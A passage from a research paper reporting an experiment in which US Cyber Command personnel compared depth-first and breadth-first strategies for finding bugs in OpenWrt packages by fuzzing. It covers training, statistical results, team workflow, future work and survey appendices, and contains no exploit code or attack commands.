We spent the first day providing introductions, presenting a class on the popular open-source fuzzing tool AFL [42], assessing the skills of our subjects, and describing our work flow and submission standards.

Period of instruction The class combined a lecture with exercises ranging from how to compile using `afl-gcc` to fuzzing `bzip2` using `afl-qemu`. We also provided a 30 minute lecture-only class on Docker [3].

Skill assessment Our self assessment was subjective, so we devised a more objective measurement of subject skill in the form of a series of technical skill assessment tests. We administered these tests three times: once immediately after the initial training course, once at the half-way mark (before the teams exchanged strategies), and once at the end of the experiment. One aim was to measure the amount of skill our subjects developed during the course of executing each strategy.

All three skill assessments followed the same form, consisting each time of a new set of five binaries taken




Figure 3: An overview of our experiment, divided into the phases of selection, orientation, and execution; we provide a detailed schedule in Appendix B

from a pool of fifteen. We took these binaries from three popular public corpora of fuzzing targets: the Trail of Bits adaptations of the Cyber Grand Challenge binaries [38], the MIT Lincoln Laboratory Rode0day bug-injection challenges [12], and Google's OSS-Fuzz project [32]. In some cases, we provided source code. By the end, each subject had investigated all fifteen binaries over the course of three skill assessments. We list the binaries in Appendix F. The binaries we selected represent a variety of practical challenges varying across a number of dimensions, including small versus large programs, pre-built versus complicated build systems, and artificial versus natural bugs.

Each of the targets employed in our skill assessments is freely available on the Internet. Also available on the Internet is an "answer key" for each target including, in some cases, a list of bugs and, in other cases, a pre-built fuzzing harness. Our intention was to emphasize that open source research is a key component of the vulnerability-discovery process and to acknowledge that known n-day vulnerabilities matter.

Subjects were given exactly one hour to make progress on these targets; clearly not enough time for a deep-dive into any of them. Their instructions emphasized two goals: (1) find bugs and (2) create fuzzing harnesses.

The motivation for finding bugs is self-evident, as it aligns with the goal of vulnerability research in general. The reason for the goal of creating fuzzing harnesses is to put subjects in the mindset of using automation as a primary strategy for achieving the first goal.

Target selection Selecting targets for this experiment was no easy task. Klees, et al. describe how selecting targets to evaluate a fuzzing tool is difficult [20, §8]. We encountered many of the same challenges when evaluating our hackers. After considering using the benchmarks in earlier work [12, 15, 20, 38], we decided on something else altogether. We chose to evaluate OpenWrt [10]. The packages available to OpenWrt are open source and serve diverse purposes. Each of our targets was real and thus representative of modern, complex, and deployed software.

Before the subjects began the vulnerability-discovery process, we ran a simple static analysis script that extracted some important information from every OpenWrt package. We collected each package's version, a listing of the files exported by the package, the results of running `file` [19, p. 46] on each item in the package, and the intersection of each ELF file's exported symbols with a set of frequently misused standard library functions such as `strcpy` and `gets`.

For S_D, we selected two targets: `dropbear` and `uhttpd`. Because these services are installed and listening on a network socket by default, they represent the most likely choices for a hacker performing S_D. For S_B targets, we allowed subjects to select any software the OpenWrt package manager provides, *except* for `dropbear` and `uhttpd`. We excluded those two during S_B so that both teams would start fresh on those targets during S_D. Two targets for S_D and a thousand for S_B does present an asymmetry; upon first inspection, this might appear unfair, as (1) the true number bugs in the underlying targets is biased and (2) the two S_D targets require more skill to analyze than the average of the S_B targets. Thus the reader might claim, "of course S_B can find more bugs, there are more bugs to find!" We agree. We argue this perceived unfairness is really intuition that S_B is more effective than S_D, because our selections represent real systems. Bugs exist, but over committing to a single target is not the easiest way to find them.

In order to aid the post-study analysis, we selected a four-year-old version of OpenWrt: 15.05.1. As others mention [20], there is no good substitute for real bugs found. Unique crashes as defined by program path or stack hash do not correlate to unique bugs. By choosing

an older version of OpenWrt, we hoped that subjects would find bugs that were patched by version 18.06.5, the modern release as of our experiment. This way, we could take crashes and categorize them more precisely. Because all targets are open source, we will use their issue trackers to report crashes still present in the modern version.

Work flow and tools Both strategies, S_D and S_B, require tools to manage the execution of the vulnerability-discovery process. We spent time during the orientation describing these tools and the manner of their use.

We relied on GitLab to manage our teams due its feature set and open-source availability. For each vulnerability-discovery campaign, we created a GitLab project, and for each proposed target we created a GitLab issue. We added the package information derived from our scripts to each issue's text.

We directed our subject teams to track their progress using a GitLab issue board, divided into lists related to each step in the vulnerability-discovery process. Each team's board contained one list (as defined in [14]) for each of *open*, *information gathering*, *program understanding*, *exploration*, and *journeyman*. We depict a snapshot of one such board in Figure 4. Many authors, including Newport [25], note the need for experts to be minimally interrupted, and this is why we did not include every step of our vulnerability-discovery process in our issue boards. Instead, we attempted to balance our subjects' need for concentration, our own need to track progress, and the teams' need to record important information. We felt a reasonable compromise would ask subjects to:

- drag a ticket from *open* to *information gathering* upon initiating work on a target;
- append to an issue relevant articles, blogs, source repositories, corpora, and other information uncovered during their search;
- move an issue from *information gathering* to *program understanding* once they create products worthy of committing to the target's GitLab repository;
- move an issue to the *exploration* list upon creating working fuzzing harness; and
- move an issue to the *journeymen* list if progress becomes too difficult. In this case, comments will explain the obstacles encountered.

We gave each subject an Internet-connected workstation co-located with their team members. The workstations contained tools for our subjects, including: Ghidra [18], AFL [42], Honggfuzz [37], Docker [3], and Mayhem [5]. Each workstation also contained monitoring software and was thus tied to our data collection. We further allowed the subjects to use any bug-finding tool they desired, but we encouraged them to use dynamic-analysis tools. We also provided subjects a Docker container that emulates the OpenWrt 15.05.1 filesystem and services (adapted from other work [35]).

4.3 Execution

Our experiment involved two iterations of our vulnerability-discovery process. During the first iteration, Team A applied S_D, and Team B applied S_B. Roughly each hour, we stopped work and asked the subjects to complete a survey (Appendix C). The teams traded their strategies for the second iteration, and we repeated the skill assessment after each iteration. Each day ended with an end-of-day survey (Appendix D), and the final day included an end-of-experiment survey (Appendix E).

For the next four business days, subjects on each team—lead by an investigator—worked in their assigned strategy. We enforced that each group use their assigned strategy by selecting only two targets for S_D and approximately 1,000 targets for S_B. The team lead encouraged S_B subjects to give up quickly and select targets that they could reasonably accomplish in two hours of work. We gave subjects the intermediate skill assessment before they traded strategies for the final four business days. On the final day, subjects took the final skill assessment.

Limitations Our sampled population consisted solely of US Cyber Command personnel, but we posit our results are applicable to other organizations. Both teams knew on day one the software they would target for both weeks using our two strategies; this could have resulted in looking ahead at a future target, but team leads mitigated this by focusing work. Our two team leaders did double as investigators, but they tried to mitigate any bias towards S_B as they guided their teams.

Other aspects of our study were difficult if not impossible to control. Some subjects missed work due to unforeseen emergencies, although the collective time for both teams appeared to be about equal. At times, our Internet connection became prohibitively slow. This affected both teams and seemed to persist during both weeks of the study. Sometimes subjects would restart their workstation or it would crash from an unwieldy fuzz job. This affected our ability to collect and log data about the participant's actions. We also discovered during the experiment that our X11 monitoring tool did not capture




Figure 4: The use of Gitlab to track the progress of a vulnerability-discovery campaign; we used a variant of Kanban with bins that corresponded to groups of steps in our vulnerability-discovery process; each issue corresponds to a target

time spent in the X11 lock screen.

Human research standards and data collection We obtained a DoD Human Research Protection Program (HRPP) determination before executing the research described by this paper. This included an examination by our Institutional Review Board (IRB). All recruitment was voluntary and minimized undue influence. We assigned each subject a two-word pseudonym that was also their machine's host name, their Rocket.Chat user name, their survey response name, and their GitLab user name. Recorded data bore this pseudonym, and it was in no way linked to the subject's real name. We collected skill assessments, surveys, GitLab commits, comments, and work products. We also collected data using execsnoop, which logged programs started by the subjects, and x11monitor, which monitored the subjects' X11 cursor focus.

5 Results

Our analysis of the experiment's results involves four categories: survey questions, determining the number of bugs found, measuring the subjects' hacking skill, and ancillary data. We present this analysis here before commenting on our two strategies.

5.1 Surveys

We use Mann-Whitney u-test p-value (MW). That is, the probability that the statement listed is *not* true given our observation. We use this test to compare the means of survey responses and conform to the necessary assumptions [24, §1.2] except that each entry is an independent trial. This is violated because we sample each subject multiple times over the course of each method. We expect there is variation within a single subject's responses and thus we conducted multiple samplings. Potentially, some other tests such as repeated measures ANOVA [17] or Wilcoxon signed-rank test [41] are more fitting, but not quite right and not the focus of this paper. We choose Mann-Whitney mainly because it is a non-parametric test with minimal assumptions about the data's distribution and allows us to test the signed difference of means between two groups: S_D and S_B. B is the Bernoulli Trial as described by Papoulis et al. [30]. We must assume our sample of 12 is "large enough". To balance the number of tests with our small sample, we use an acceptance criteria of 0.020.

Hourly survey outcomes When comparing between subjects from both teams during the first week, subjects performing S_B felt less surprised (MW=0.003), less frustrated (MW=3×10^{-4}), and less doubtful (MW=0.004) than those performing S_D. They also spent more time interacting with tools (MW=5×10^{-7}) and more time harnessing (MW=0.002).

After the second week, we compared within-subjects on the team that transitioned from S_D to S_B. These subjects reported that S_B left them spending less time on research (MW=1×10^{-4}) and feeling less frustrated (MW=0.007), doubtful (MW=0.001), and confused (MW=0.009). S_B found them interacting with tools (MW=0.008) and harnessing (MW=0.009) more.

End-of-experiment outcomes Subjects felt S_D was less effective than S_B overall (B=0.019) and was a less effective use of their team's skills (B=0.003). When asked which method they would prefer to lead, subjects were less likely to choose S_D (B=0.003). Subjects felt breadth-first work was more independent but left them feeling less a part of a team (B=0.003). The subjects claimed S_B was less frustrating (B=0.003), and they unanimously said it was easier to get started with (B=2.400×10^{-4}) and easier for a novice to contribute to (B=2.400×10^{-4}). Subjects also unanimously claimed they learned something during the experiment (B=2.400×10^{-4}). Subjects felt more prepared (MW=0.010) and more interested (MW=0.015)

in hacking after the experiment than before. Every participant reported finding at least one bug (B=2.400×10^{-4}).

5.2 Determining number of bugs

As Klees et al. discuss in depth, many papers fail to provide control for randomness in fuzzing results [20]. Our approach was to collect subject harnesses and run each in three independent trials for 24 hours using the corpora and fuzzer selected by the harness creator. While Klees et al. also discuss finding "real bugs," the process of iteratively patching is extensive and time consuming. As a compromise, we settled on an approximation. In lieu of "real bugs," we decided to use the bug de-duplication mechanism in Mayhem [1, 5].

Statistical tests We use MW to test the significance of mean difference in coverage and bug metrics and conform to all required assumptions [24, §1.2]. We chose this test to measure the difference in bugs found by S_D and S_B primarily for the reasons suggested by Klees [20, §4].

Bug outcomes After using a total 18,432 compute-hours to test each harness three independent times for 24 hours and two cores each, we collected the results. The following table shows the cumulative number of unique bugs found in each independent fuzzing trial T_x.

Team	Method	Harnesses	T_0	T_1	T_2
A	S_D	8	3	2	3
A	S_B	42	31	23	40
B	S_B	61	42	49	40
B	S_D	12	4	4	4

Testing $f(S_D) < f(S_B)$ reveals some potentially coincidental results. Team A within-subjects, found a p-value of $(0.038 > 0.020)$; Within-subjects for team B, $(0.032 > 0.020)$. For the between-subject test of week one, $(0.032 > 0.020)$. However, combining both team's findings, we find significant evidence to claim $f(S_D) < f(S_B)$ with a p-value of $(0.002 < 0.020)$.

In addition to finding more bugs, the categories of bugs found by S_B are significantly more diverse and security-related than the bugs found in S_D. Both S_B sessions found multiple out-of-bounds write primitives as described in the Common Weakness Enumeration (CWE) database [23], while none were found by S_D. Both strategies found out-of-bounds reads [22], but S_B found significantly more and some that could lead to information disclosure. For bug-bounty hunters, this is important because bug criticality determines compensation [28].

5.3 Skill assessment

After each assessment, we collected the subjects' work products and notes and graded them with the goal of determining three objective measures: (1) number of working *h*arnesses, (2) number of *b*ugs found, and (3) number of bugs *r*eproduced. We defined a fuzzing harness as *working* if, after a short while, it discovers new paths through the target program. We defined a bug as any program terminated by a signal that might result in a core dump. Some commonly-encountered examples include: `SIGABRT`, `SIGFPE`, `SIGILL`, `SIGSEGV`, and `SIGTRAP`. Finally, it is possible for a subject to find a bug—either through static analysis or information gathering—but not reproduce it. Reproducing a bug requires the subject to successfully run the program with the crashing input.

After collecting each objective measure, we combined them into a single score for each participant for the purpose of analysis. While one could imagine assigning differing weights to each category, those weights would likely be chosen based on model fitting from training data. Perhaps a future researcher might use data from sources like HackerRank [39]. Given the large scope of this study, we chose to weight each category equally. A participant's score, then, is the sum of all measures: $h+b+r$.

Statistical tests and outcomes Our assessment of subjects before the study and after each strategy makes for a good candidate for the Friedman signed-rank test [33]. We chose this test over others such as repeated-measures ANOVA [17] because this test does not require an assumption about the underlying distribution of our data. In our case, this is important because we neither know the distribution of test scores nor think it reasonable to assume the distribution is normal. We again use an acceptance criteria of 0.020.

The Friedman test unfortunately revealed no statistically significant mean difference between the three assessments. When testing all twelve participants, we receive a p-value of 0.02024; for group one, 0.10782; and for group two, 0.12802. A larger sample of subjects might reveal more significant results.

5.4 Ancillary data

Browsing the web vs. strategy Dividing the work time into hour-long windows to bin time spent with the X11 focus on Firefox (the pre-installed web browser) and grouping the values by strategy S_D or S_B was not significant according to Wilcoxon signed-rank test [41]. The number of entries in Firefox's history and the team's strategy were also not significantly related.

Materials produced Figure 5 describes the number of materials produced by both teams under both strategies. Both teams produced more materials under S_B than S_D: Team *A* produced 151 and 588 products under S_D and S_B, respectively; and Team *B* produced 177 and 387 products under S_D and S_B, respectively.

5.5 Depth-first strategy discussion

This section, along with §5.6, records observations made during the daily team discussions with subjects. A number of factors challenge S_D in a semi-autonomous, team-based analysis environment. The process of investing significant resources into a single target can reveal novel flaws or no flaws at all; a hacker will not know which without first consuming considerable time and effort.

Minimum skill threshold Apprentice hackers are prone to falling in rabbit holes. Votipka described this thusly: "Without prior experience guiding triage, our practitioners relied on stumbling across vulnerabilities incidentally; or on their curiosity, personal creativity, and persistence with ample time to dig through the complexity of a program. Such incidental discovery is time consuming and haphazard, with little consistency in results [40, §VI.A.1]."

S_D made recruiting more difficult because of the extensive list of prerequisite knowledge required to get started with some of our targets. Considering the two depth-first projects mentioned in this paper, we sought experience in: (1) software reverse engineering and assembly architectures (2) C software development (3) understanding and modifying software build tool chains (4) binary patching (5) source auditing (6) bug finding (7) the use of static analysis tools (8) fuzzing We also aimed to find self-motivated problem solvers.

Unsurprisingly, S_D overwhelmed the less-skilled subjects. Subjects performing S_D felt more surprised, more frustrated, and more doubtful than during S_B. Subjects also claimed S_D was a less effective use of their team's skills than S_B. We posit that these sentiments resulted from the quick exhaustion of novice work at the beginning of a bug-finding session, leaving tasks requiring a more skilled practitioner. Very early on, when looking at `uhttpd` and `dropbear`, novice subjects found valuable information from Internet research, but for the remainder of the week, they contributed significantly less to team progress.

Feedback Loop When our teams were assigned a single target, they continued working on that problem even when automation might be on the path to a solution. At some point, the human will be doing work eventually rendered unnecessary due to that automation. This is inefficient because, in general, human time is expensive while computer time is inexpensive.

S_D left subjects less time to interact with tools and less time harnessing than S_B. This means hackers are not able to maximize the time spent producing new harnesses to test new code. There is a natural break where—once a harness is complete—it is inefficient for the hacker to continue work until they know what automation will discover.

Knowledge sharing and tasking A team of humans simultaneously investigating the same target incurs a high synchronization overhead. Some findings are of general interest and should be shared as soon as possible, but other information might not be of broad interest. Communicating incurs overhead, but under-communicating leads to duplicate work. How to balance this is not always immediately clear. Feedback from subjects indicated that S_B left them feeling less a part of a team than S_D. We believe this stems from the fact that S_B naturally leads to more independent work and a reduction in real-time communications in favor of asynchronous communication, such as notes and code submissions. This position is bolstered by teaming research in a related discipline that found the most productive teams in cyber defense exercises have the *fewest* direct human interactions [4].

The discrete tasks in the fuzzing process seem conducive to parallelization. In practice, these tasks turn out to be a pipeline, with progress on one task being necessary in order to advance to the next. With some targets, such as ubus [29], emulating the target is a nontrivial prerequisite to fuzzing. The narrow target selection of S_D does little to help with parallelizing the fuzzing pipeline.

Output Ultimately, Team *A* found zero bugs in `uhttpd` and three bugs in `dropbear`; Team *B*, zero and four. With S_D, hackers tended to go down "rabbit holes," investing significant time and effort into analyzing complex components of a target. The more time spent delving into a particular component, the more a sort of tunnel vision would develop. This left other components of the target ignored. Ultimately, deadlines led to overlooked bugs that might have been easy to find using automation techniques and minimal human effort.

5.6 Breadth-first strategy discussion

Minimum skill threshold and feedback Our apprentice hackers were both more prolific and more effective while employing S_B. S_B allows the human to completely




Figure 5: Total number of materials (Git commits, GitLab comments, GitLab projects, issues, issue tags, and Rocket.Chat messages) produced per team over time; the vertical dotted line represents the transition between strategies

hand off work to the machine and only continue work on that target once the machine had a chance to discover a solution. Such a model allows for a feedback loop from the human to the machine and back, minimizing human time spent, and iterating until reaching a desired outcome.

Knowledge sharing and tasking S_B allows team members to work with confidence on independent tasks, make progress until they understand the key pieces of information, and then communicate those pieces of information in an asynchronous way. This reduces overhead and redundancy while resulting in a continually growing record of findings, each feeding into the next. With respect to coaching, pairing a novice with an expert frequently resulted in the expert spending more time teaching then hacking. In a model where team members can record and convey their problem solving, more expert people can review those problems and suggest paths forward based on their experience. S_B's large set of targets means that hackers can create a collection of fuzzing pipelines as part of a parallel strategy.

5.7 Subsequent and future work

We applied our breadth-first strategy to other large-scale projects after our experiment, and we record here some additional lessons. We also suggest areas of future work.

Targeting We have further automated our targeting stage to make leaders more efficient. In one project, a team was asked to analyze four interesting devices. We wanted to apply S_B, so we wrote a script to enumerate the binaries on each device and establish issues on GitLab for each. This eased deciding what to work on, and it simplified the tracking of progress.

Future experiments might benefit from prioritizing targets. The targets in our experiment's queue were unsorted. Thus analysts tended to work through the *Open* column in GitLab from top to bottom, suggesting that sorting the queue would result in more time spent analyzing the highest-priority software.

Information gathering Future work could investigate using web scrapers to perform common research tasks. For example, if the target was `objdump`, a script could collect the results of searching for "objdump CVE", or "fuzzing objdump." These tools could easily append this information to each target's GitLab issue.

Program understanding There is a great deal of further research to be done in the area of program understanding and its impact on decision making. Automated tools should identify indicators of potential bugs. These indicators would justify additional time spent improving harnesses and diving deeper into understanding a target program. Without them, scaling becomes difficult if not impossible, as analysts tend to spend too much time focusing on challenging targets, possibly overlooking easier-to-find bugs in other targets. This is not to say that challenging targets should be ignored, but that team leaders should make an evidence-based determination of how much time to dedicate to a challenging target before the manpower cost outweighs the benefit of finding a bug.

Obvious examples of other information that tools could add to targets' GitLab issues include: the lack of basic run-time protection mechanisms like stack canaries, PIE, RELRO, and non-executable stacks; the presence of the SUID bit; `--help` and `--version` outputs; and whether the program listens on a port (i.e., `netstat` output) or runs automatically (i.e., `ps` output). This information

would help leaders prioritize targets or hackers select them, and there is clearly room for more ideas.

Attack surface analysis During a pilot study that preceded our experiment, running fuzz harnesses on our dedicated cluster required transferring the harnesses to a separate network where a team member managed fuzzing jobs. This proved to be a significant undertaking. The quality of the documentation provided by our hackers varied, and thus reproducing the harness occasionally failed. Failures led to several hours of rework. As a remedy, we adopted the use of Docker [3]. A Dockerfile able to build the targeted program on a base Ubuntu image with AFL installed has since then accompanied each new harness. We made the hackers responsible for performing test builds of their Dockerfile. The switch to Dockerfiles as a deliverable drastically reduced the overhead incurred when transferring the harnesses to a different network for fuzzing. We later expanded this architecture so that hackers could produce docker images that used any arbitrary fuzzer.

Automated exploration Automation in this stage consists of taking the completed harnesses and running them on computing resources. An architecture such as Clusterfuzz [32] matches our intent. During the depth-first strategy, we attempted to use our computing resources by having a single fuzz job run on many nodes of our cluster. When we transitioned into having many targets, we needed a simpler structure that would allow us to quickly run many jobs. We decided after our pilot study that a job running on a single node and employing all cores on the node would fit our needs. Not only is this an easier architecture to implement and maintain, but Cioce et al. show the diminishing returns of additional fuzz-cores make this a more efficient use of our computing resources [7].

Vulnerability recognition While our experiment was focused on building teams around the process of harnessing target applications, we realize that more work needs to be done to establish processes for managing the results of the fuzzing campaign—vulnerability recognition at scale. Some applications produced numerous crashes, with one application producing thousands of crashes. Techniques for dedicating sufficient time to crash triage while also continuing to harness new targets must be developed. With limited manpower, this is a challenging problem for which we are still working on a solution.

Other researchers who choose to extend our work should attempt to assign criticality scores to the bugs found. They might also wish to determine—before their experiment—the number of known bugs in the targets used.

Other We found overheads in S_B that were much less impactful to S_D. Small things such as enforcing GitLab policies or shepherding targets on and off of our computing resources became time-consuming with many projects happening simultaneously. Fuzzing, archiving and reviewing results was difficult to balance with other targets in the queue. Also, in our actual operational environment, higher leadership would add to our target queue, leaving us to figure out how assign priorities while balancing ongoing work. As with many endeavors, these practical matters are a ripe area for future work.

6 Conclusion

Frustrated with the pitfalls of S_D, we sought a better approach, and we found one. Evidence indicates S_B is more effective at finding bugs, and we found some positive side effects as well. S_B more efficiently employs hackers of varying skill levels. It also boosts the amount of documentation and learning resources available to hackers and leaders, cultivating technical growth. S_B better applies automated bug-finding tools, and it more clearly defines work roles and unit tasks. Our experiment to test S_D and S_B is repeatable and thus allows researchers to test other hypotheses related to the hacking process in a similar environment. Finally, we learned, coached, and hacked for fun and profit.

Acknowledgments

We are grateful for the aid Leslie Bell provided while we sought approval of our experimental approach using human subjects. Temmie Shade helped review our survey questions, and James Tittle coached us on the counter-balanced design of our experiment. Andrew Ruef also gave his time to discuss many of our early ideas. Richard Bae and ForAllSecure provided us with Mayhem installation, support, and notable computing resources. The staff at Dreamport (`https://dreamport.tech`) hosted our pilot and experiment, providing space, computing resources, and support. We thank our participants in both the actual study and the pilot. This paper would not have been possible without their help.

Our work was performed in part during a segment of the NSA's Computer Network Operator Development Program, and both the investigators and many of our subjects came from three military services: the Army, Navy, and Air Force. We are grateful for our services' support towards advancing vulnerability discovery.

A Self assessment

On a scale of 0–5, how comfortable do you feel . . .

- Programming?
  - With the C programming language?
    - Writing a program from start to finish?
    - Reading and understanding a large program?
    - Modifying a large program?
  - With the Python programming language?
    - Writing a program from start to finish?
    - Automating data processing tasks?
    - Implementing algorithms and data structures?
  - Collaborating with a software development team?
- Using open-source software?
  - Compiling large software packages written in C?
  - Using `make`? `cmake`? GNU auto-tools? `git`?
  - Making small modifications to software?
  - Making large modifications to software?
- Using Linux?
  - Using `bash`?
  - Using Debian-based Linux?
    - Configuring a Debian-based Linux system?
    - Using APT?
  - Understanding system calls?
  - Understanding exit signals such as `SIGSEGV`?
- Using Docker?
- Using dynamic analysis tools such as fuzzers?
  - Using QUEMU?
  - Using a AFL?
    - Modifying a binary-only target to work with AFL?
    - Modifying an open-source target to work?
  - Using Libfuzzer? Honggfuzz?
  - Using CISCO-TALOS/Mutiny?
  - Using an unlisted dynamic-analysis tool?
  - Understanding run-time instrumentation?
  - Understanding compile-time instrumentation?
  - Writing your own custom purpose fuzzer?
  - Understanding differed forking?
  - Understanding persistent fuzzing?
  - Enumerating all possible program input methods?
- Recognizing a software security flaw?
  - Reading articles on new software vulnerabilities?
  - Reproducing research on software vulnerabilities?
  - Understanding DEP, ASLR, and stack canaries?
  - Overcoming these protections?
  - Exploiting control over the instruction pointer?
  - Exploiting control over `printf` arguments?
  - Exploiting a program that misuses `strcpy`, `memcpy`, or `sprintf` with a stack destination?
  - Attacking programs that misuse `system`?
  - Understanding the implications of a SUID program?
  - Exploiting with heap-metadata overwrites?
  - Finding information on the Internet?
- Using the scientific method?
- With Assembly Languages?
  - Reading Intel x86? Writing Intel x86?
  - Using different calling convention such as stdcall, fastcall, and cdecl?
- Reverse engineering?
  - Using debuggers? Using disassemblers?
  - Collaborating with a team, reversing a large target binary?

B Schedule

November 7, 2019

	Monday	Tuesday	Wednesday	Thursday	Friday
8:00 am				Introductions	
9:00 am				AFL class	
10:00 am					
11:00 am					
12:00 noon					
1:00 pm				Skill assessment	
2:00 pm					
3:00 pm				Docker and submission standards	
4:00 pm					

November 12–15, 2019

	Monday	Tuesday	Wednesday	Thursday	Friday
8:00 am – 8:30 am		Introductions	Introductions	Introductions	Introductions
8:30 am – 9:00 am					
9:00 am – 9:30 am		Sprint hours • Apply targeting strategy • Hourly survey • Lunch	Sprint hours • Apply targeting strategy • Hourly survey • Lunch	Sprint hours • Apply targeting strategy • Hourly survey • Lunch	Sprint hours • Apply targeting strategy • Hourly survey • Lunch
9:30 am – 10:00 am					
10:00 am – 10:30 am					
10:30 am – 11:00 am					
11:00 am – 11:30 am					
11:30 am – 12:00 noon					
12:00 noon – 12:30 pm					
12:30 pm – 1:00 pm					
1:00 pm – 1:30 pm					
1:30 pm – 2:00 pm					
2:00 pm – 2:30 pm					
2:30 pm – 3:00 pm					
3:00 pm – 3:30 pm					
3:30 pm – 4:00 pm		Team synchronization	Team synchronization	Team synchronization	Team synchronization

November 18–22, 2019

	Monday	Tuesday	Wednesday	Thursday	Friday
8:00 am – 8:30 am	Discussion • Team interview – Utility – Interaction – Success – Failure	Introductions	Introductions	Introductions	Introductions
8:30 am – 9:00 am					
9:00 am – 9:30 am		Sprint hours • Apply targeting strategy • Hourly survey • Lunch	Sprint hours • Apply targeting strategy • Hourly survey • Lunch	Sprint hours • Apply targeting strategy • Hourly survey • Lunch	Sprint hours • Apply targeting strategy • Hourly survey • Lunch
9:30 am – 10:00 am					
10:00 am – 10:30 am	Skill Assessment • Targets prepared • Observers ready • 15-minute overview • 60-minute test				
10:30 am – 11:00 am					
11:00 am – 11:30 am					
11:30 am – 12:00 noon					
12:00 noon – 12:30 pm					
12:30 pm – 1:00 pm	Introductions				Discussion • Team interview – Utility – Interaction – Success – Failure
1:00 pm – 1:30 pm					
1:30 pm – 2:00 pm	Sprint hours • Apply targeting strategy • Hourly survey • Lunch				
2:00 pm – 2:30 pm					
2:30 pm – 3:00 pm					Skill assessment
3:00 pm – 3:30 pm					
3:30 pm – 4:00 pm		Team synchronization	Team synchronization	Team synchronization	

C Hourly questions

- What is your pseudonym?
- How many minutes were spent interacting with tools?
- How many minutes were spent harnessing?
- How much time was spent on research?
- Are you feeling productive?
- Are you feeling surprised?
- Are you feeling frustrated?
- Are you feeling doubtful?
- Are you feeling confused?

D End-of-day questions

- What is your pseudonym?
- I learned something today.
- I felt frustrated today.
- I worked with another team member today (team lead excluded).
- I accomplished something today.
- I feel exhausted today.
- I enjoyed my work today.
- I learned a new skill today.
- I was bored today.

E End-of-experiment questions

(1) Which vulnerability-discovery method do you feel was more effective?
(2) Which vulnerability-discovery method made you feel like you were part of a team?
(3) Which vulnerability-discovery method made the best use of your personal skill?
(4) Which vulnerability-discovery method do you think made the best use of your team's skill?
(5) Which vulnerability-discovery method did you think was easier to get started with?
(6) Which vulnerability-discovery method do you think is easier for a novice to contribute to?
(7) Did you learn any valuable skills during the experiment?
(8) Which vulnerability-discovery method did you learn more during?
(9) Which vulnerability-discovery method did you enjoy more?
(10) Which vulnerability-discovery method frustrated you the most?
(11) If you were asked to lead a vulnerability-discovery project, which method would you choose?
(12) How prepared do you think you were for the vulnerability-discovery work you were asked to do during the experiment, before initial training?
(13) How prepared do you think you were for the vulnerability-discovery work you were asked to do during the experiment, after initial training?
(14) How prepared do you think you were for the vulnerability-discovery work you were asked to do during the experiment, after the experiment?
(15) What was your interest in doing vulnerability-discovery work, before the experiment?
(16) What was your interest in doing vulnerability-discovery work, after the experiment?
(17) How many unique bugs did you find during the experiment?
    - 0
    - 1–5
    - 5–10
    - 10–20
    - 20+
(18) Which method of learning was best for you during the experiment?
